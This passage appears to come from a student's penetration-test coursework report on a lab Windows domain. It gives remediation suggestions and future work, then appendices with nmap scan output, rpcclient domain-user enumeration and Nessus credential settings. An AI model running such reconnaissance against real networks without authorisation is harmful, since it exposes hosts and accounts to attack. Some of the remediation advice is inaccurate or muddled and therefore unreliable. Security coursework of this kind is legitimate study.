From the number of vulnerabilities shown in the discussion of the outcome, it's clear some changes need to be made. Firstly the webserver has to be updated to a new version, so many of the vulnerabilities associated with the server are due to the fact it is running on an old unsupported version of its software updating this alone would go a long way in making server 1 more secure.

Port scanning from NMAP can be mitigated by using hosts sweeps and filters via the ports

- User credentials in the file shares can easily be solved by simply removing them

-Domain enumeration can be disabled via Windows Active Directory Users and Comp0uters setting by enabling Disable Domain Read

-SSL Encryption weakness can be solved by using AES an encryption suite instead

-NTLM should be substituted for a more secure alternative such as Kerberos which is the modern standard for most windows operating systems.

-Mitigation against pipe impersonation can be made via a SIEM solution this is used to monitor the creation of lower privileged pipes that have a service connected to them and are potentially being abused so it can then flag them.

-Users should be told to update their passwords via a new password policy scheme including Capitalization, Numbers and symbols for good measure.

-Passwords encryption should be salted across the server, using different salts for each server so if one system is cracked the attacker still needs to break the salt on the other server.

-Any antivirus/firewalls other than windows defender will generally be an improvement and should help at least somewhat in mitigating attacks on the machine although you certainly wouldn't rely on this as the backbone defence of your server, all antivirus is flawed in one way or another.

-Txt files containing passwords should be encrypted to prevent access to the attacker

3.3 FUTURE WORK

Given more time and resources I definitely would have done more testing on the server with a variety of different attacks to see if the server was vulnerable to anything else including but not limited to password spraying, SQL injection, Vulnerable DCSynce, AS-REP Roasting, Abuse DnsAdmins & Anonymous LDAP query just to name a few. However regardless of the tests that weren't made I believe the fixes I suggested would go a long way in making the Domain more secure than it is in its current state.

REFERENCES

For URLs, Blogs:

For Journals Accessed via a Database/Website:

Raina, S., 2015. Establishing Correlation Between Genetics and Nonresponse. *Journal of Postgraduate Medicine*, [online] Volume 61(2), p. 148. Available at: http://www.proquest.com/products-services/ProQuest-Research-Library.html [Accessed 8 Apr. 2015].

PIA Research Team, (2021, October 26). *Hacking the world – part 4: The cost and future of hacking (plus: Safety Tips)*. PIA VPN Blog. Retrieved December 31, 2021, from https://www.privateinternetaccess.com/blog/hacking-the-world-part-4-the-cost-and-future-of-hacking-plus-safety-tips/

Devanesan, J. (2021, February 11). *Customers are losing patience with data security issues*. Tech Wire Asia. Retrieved December 31, 2021, from https://techwireasia.com/2021/02/customers-are-losing-patience-with-data-security-issues/

Alsallal, M. (2020, March 27). *Identifying named pipe impersonation and other malicious privilege escalation techniques*. Security Intelligence. Retrieved December 31, 2021, from https://securityintelligence.com/identifying-named-pipe-impersonation-and-other-malicious-privilege-escalation-techniques/

APPENDICES

Note that Appendices should be referenced in the main body of the text.

APPENDIX A-SCANNING

```
root@kali:~# nmap -sV -v -O -oN C:\Users\student\DesktopServerNo1.txt 192.168.10.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-20 11:22 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:22
Scanning 192.168.10.1 [1 port]
Completed ARP Ping Scan at 11:22, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:22
Completed Parallel DNS resolution of 1 host. at 11:22, 1.00s elapsed
Initiating SYN Stealth Scan at 11:22
Scanning Server1 (192.168.10.1) [1000 ports]
Discovered open port 25/tcp on 192.168.10.1
Discovered open port 22/tcp on 192.168.10.1
Discovered open port 3389/tcp on 192.168.10.1
Discovered open port 53/tcp on 192.168.10.1
Discovered open port 445/tcp on 192.168.10.1
Discovered open port 80/tcp on 192.168.10.1
Discovered open port 139/tcp on 192.168.10.1
Discovered open port 135/tcp on 192.168.10.1
Discovered open port 110/tcp on 192.168.10.1
Increasing send delay for 192.168.10.1 from 0 to 5 due to 26 out of 85 dropped probes since last increase.
Discovered open port 593/tcp on 192.168.10.1
Discovered open port 88/tcp on 192.168.10.1
Discovered open port 389/tcp on 192.168.10.1
Discovered open port 636/tcp on 192.168.10.1
Discovered open port 464/tcp on 192.168.10.1
Discovered open port 3269/tcp on 192.168.10.1
Discovered open port 79/tcp on 192.168.10.1
Discovered open port 3268/tcp on 192.168.10.1
Completed SYN Stealth Scan at 11:22, 5.75s elapsed (1000 total ports)
Initiating Service scan at 11:22
Scanning 17 services on Server1 (192.168.10.1)
Completed Service scan at 11:22, 13.51s elapsed (17 services on 1 host)
Initiating OS detection (try #1) against Server1 (192.168.10.1)
Retrying OS detection (try #2) against Server1 (192.168.10.1)
Retrying OS detection (try #3) against Server1 (192.168.10.1)
Retrying OS detection (try #4) against Server1 (192.168.10.1)
Retrying OS detection (try #5) against Server1 (192.168.10.1)
NSE: Script scanning 192.168.10.1.
Initiating NSE at 11:23
```

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=266 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.84 seconds
           Raw packets sent: 1150 (54.154KB) | Rcvd: 1083 (46.632KB)
root@kali:~#
```

```
Completed NSE at 11:23, 7.35s elapsed
Initiating NSE at 11:23
Completed NSE at 11:23, 0.02s elapsed
Nmap scan report for Server1 (192.168.10.1)
Host is up (0.00051s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
25/tcp   open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
53/tcp   open  domain        Simple DNS Plus
79/tcp   open  finger        ArGoSoft Mail fingerd
80/tcp   open  http          ArGoSoft Mail Server Freeware httpd 1.8.2.9
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-12-20 16:22:50Z)
110/tcp  open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:12 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=12/20%OT=22%CT=1%CU=39535%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=61C0ADF3%P=x86_64-pc-linux-gnu)SEQ(SP=10A%GCD=1%ISR=10A%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)
```

```
root@kali:~# nmap -sV -v -O -oN C:\Users\student\DesktopServerNo2.txt 192.168.10.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-20 11:49 EST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 11:49
Scanning 192.168.10.2 [1 port]
Completed ARP Ping Scan at 11:49, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:49
Completed Parallel DNS resolution of 1 host. at 11:49, 1.02s elapsed
Initiating SYN Stealth Scan at 11:49
Scanning Server2 (192.168.10.2) [1000 ports]
Discovered open port 135/tcp on 192.168.10.2
Discovered open port 22/tcp on 192.168.10.2
Discovered open port 53/tcp on 192.168.10.2
Discovered open port 3389/tcp on 192.168.10.2
Discovered open port 80/tcp on 192.168.10.2
Discovered open port 445/tcp on 192.168.10.2
Discovered open port 139/tcp on 192.168.10.2
Discovered open port 88/tcp on 192.168.10.2
Increasing send delay for 192.168.10.2 from 0 to 5 due to 26 out of 85 dropped probes since last increase.
Discovered open port 3269/tcp on 192.168.10.2
Discovered open port 593/tcp on 192.168.10.2
Discovered open port 464/tcp on 192.168.10.2
Discovered open port 636/tcp on 192.168.10.2
Discovered open port 3268/tcp on 192.168.10.2
Discovered open port 389/tcp on 192.168.10.2
Completed SYN Stealth Scan at 11:49, 5.77s elapsed (1000 total ports)
Initiating Service scan at 11:49
Scanning 14 services on Server2 (192.168.10.2)
Completed Service scan at 11:49, 6.08s elapsed (14 services on 1 host)
Initiating OS detection (try #1) against Server2 (192.168.10.2)
Retrying OS detection (try #2) against Server2 (192.168.10.2)
Retrying OS detection (try #3) against Server2 (192.168.10.2)
Retrying OS detection (try #4) against Server2 (192.168.10.2)
Retrying OS detection (try #5) against Server2 (192.168.10.2)
NSE: Script scanning 192.168.10.2.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.03s elapsed
```

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_8.6 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-12-20 16:49:31Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:13 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=12/20%OT=22%CT=1%CU=43204%PV=Y%DS=1%DC=D%G=Y%M=00155D%
OS:TM=61C0B425%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=105%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.30 seconds
           Raw packets sent: 1150 (54.154KB) | Rcvd: 1081 (46.474KB)
```

```
Nmap scan report for Server2 (192.168.10.2)
Host is up (0.00052s latency).
Not shown: 986 closed ports
```


APPENDIX B-ENUMERATION


```
root@kali:~# rpcclient -U "test" 192.168.10.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.10.1   Wk Sv PDC Tim NT LMB
        platform_id     :       500
        os version      :       10.0
        server type     :       0x84102b
rpcclient $> enum
enumalsgroups           enumdomains             enumdrivers             enumkey                 enumports               enumprocdatatypes
enumdata                enumdomgroups           enumforms               enummonitors            enumprinters            enumprocs
enumdataex              enumdomusers            enumjobs                enumpermachineconnections enumprivs             enumtrust
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
```


```
user:[B.Fletcher] rid:[0×6bdb]
user:[R.Moran] rid:[0×6bdc]
user:[H.Alexander] rid:[0×6bdd]
user:[F.Payne] rid:[0×6bde]
user:[L.Vasquez] rid:[0×6bdf]
user:[M.Harrington] rid:[0×6be0]
user:[J.Patton] rid:[0×6be1]
user:[D.Dunn] rid:[0×6be2]
user:[B.Fox] rid:[0×6be3]
user:[M.Jordan] rid:[0×6be4]
user:[M.Carson] rid:[0×6be5]
user:[T.Simmons] rid:[0×6be6]
user:[D.Gross] rid:[0×6be7]
user:[C.Romero] rid:[0×6be8]
user:[S.Brock] rid:[0×6be9]
user:[L.Sharp] rid:[0×6bea]
user:[G.Lambert] rid:[0×6beb]
user:[C.Willis] rid:[0×6bec]
user:[G.Turner] rid:[0×6bed]
user:[L.Campbell] rid:[0×6bee]
user:[S.Jennings] rid:[0×6bef]
user:[T.Todd] rid:[0×6bf0]
user:[J.Poole] rid:[0×6bf1]
user:[B.Blair] rid:[0×6bf2]
user:[C.Horton] rid:[0×6bf3]
user:[A.Norris] rid:[0×6bf4]
user:[test] rid:[0×6bf5]
user:[R.Beck] rid:[0×8ef9]
user:[H.Graham] rid:[0×8efa]
user:[J.Norton] rid:[0×8efb]
user:[N.Wells] rid:[0×8efc]
user:[M.Phillips] rid:[0×8efd]
user:[C.Watkins] rid:[0×8efe]
user:[S.Franklin] rid:[0×8eff]
user:[M.Davidson] rid:[0×8f00]
user:[D.Berry] rid:[0×8f01]
user:[B.Brown] rid:[0×8f02]
user:[H.Scott] rid:[0×8f03]
user:[J.Stevenson] rid:[0×8f04]
```


```
user:[J.Stevenson] rid:[0×8f04]
user:[Y.Burton] rid:[0×8f05]
user:[P.Cain] rid:[0×8f06]
user:[G.Adkins] rid:[0×8f07]
user:[T.Gibson] rid:[0×8f08]
user:[S.Hicks] rid:[0×8f09]
user:[K.Mcgee] rid:[0×8f0a]
user:[E.Fields] rid:[0×8f0b]
user:[R.Baker] rid:[0×8f0c]
user:[J.Wagner] rid:[0×8f0d]
user:[G.Francis] rid:[0×8f0e]
user:[A.Pearson] rid:[0×8f0f]
user:[L.Mcguire] rid:[0×8f10]
user:[D.Doyle] rid:[0×8f11]
user:[D.Sandoval] rid:[0×8f12]
user:[S.Daniels] rid:[0×8f13]
user:[M.Boyd] rid:[0×8f14]
user:[F.Stokes] rid:[0×8f15]
user:[J.Gonzales] rid:[0×8f16]
user:[D.Ford] rid:[0×8f17]
user:[J.Farmer] rid:[0×8f18]
user:[E.Blake] rid:[0×8f19]
user:[V.Lawson] rid:[0×8f1a]
user:[K.Russell] rid:[0×8f1b]
user:[C.Welch] rid:[0×8f1c]
user:[J.Wilkerson] rid:[0×8f1d]
user:[M.Patterson] rid:[0×8f1e]
user:[J.Rhodes] rid:[0×8f1f]
user:[N.Norman] rid:[0×8f20]
user:[K.Castillo] rid:[0×8f21]
user:[A.Benson] rid:[0×8f22]
user:[N.Hogan] rid:[0×8f23]
user:[L.Nguyen] rid:[0×8f24]
user:[M.Murphy] rid:[0×8f25]
user:[R.Holloway] rid:[0×8f26]
user:[K.Cohen] rid:[0×8f27]
rpcclient $> sS
```

APPENDIX C-NESSUS




Windows
Domain: uadcwnet, User: C.Watkin...
Authentication method
Password
Username
C.Watkins
Password
Domain
uadcwnet
Global Credential Settings
Never send credentials in the clear
Do not use NTLMv1 authentication
Start the Remote Registry service during the scan
Enable administrative shares during the scan
Start the Server service during the scan
Enabling the Server service may allow remote access to file shares, named pipes and other system services. This may weaken the security of target systems or even facilitate a complete compromise of the target.


Windows
Domain: uadcwnet, User: test, Aut...
Authentication method
Password
Username
test
Password
Domain
uadcwnet
Global Credential Settings
Never send credentials in the clear
Do not use NTLMv1 authentication
Start the Remote Registry service during the scan
Enable administrative shares during the scan
Start the Server service during the scan
Enabling the Server service may allow remote access to file shares, named pipes and other system services. This may weaken the security of target systems or even facilitate a complete compromise of the target.


Coursework Scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 2
Vulnerabilities 47
Remediations 1
VPR Top Threats
History 2
Filter
Search Hosts
2 Hosts
Host
Vulnerabilities
192.168.10.1
6 6 11 117
192.168.10.2
7 105
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 10:51 PM
End: Today at 11:03 PM
Elapsed: 12 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

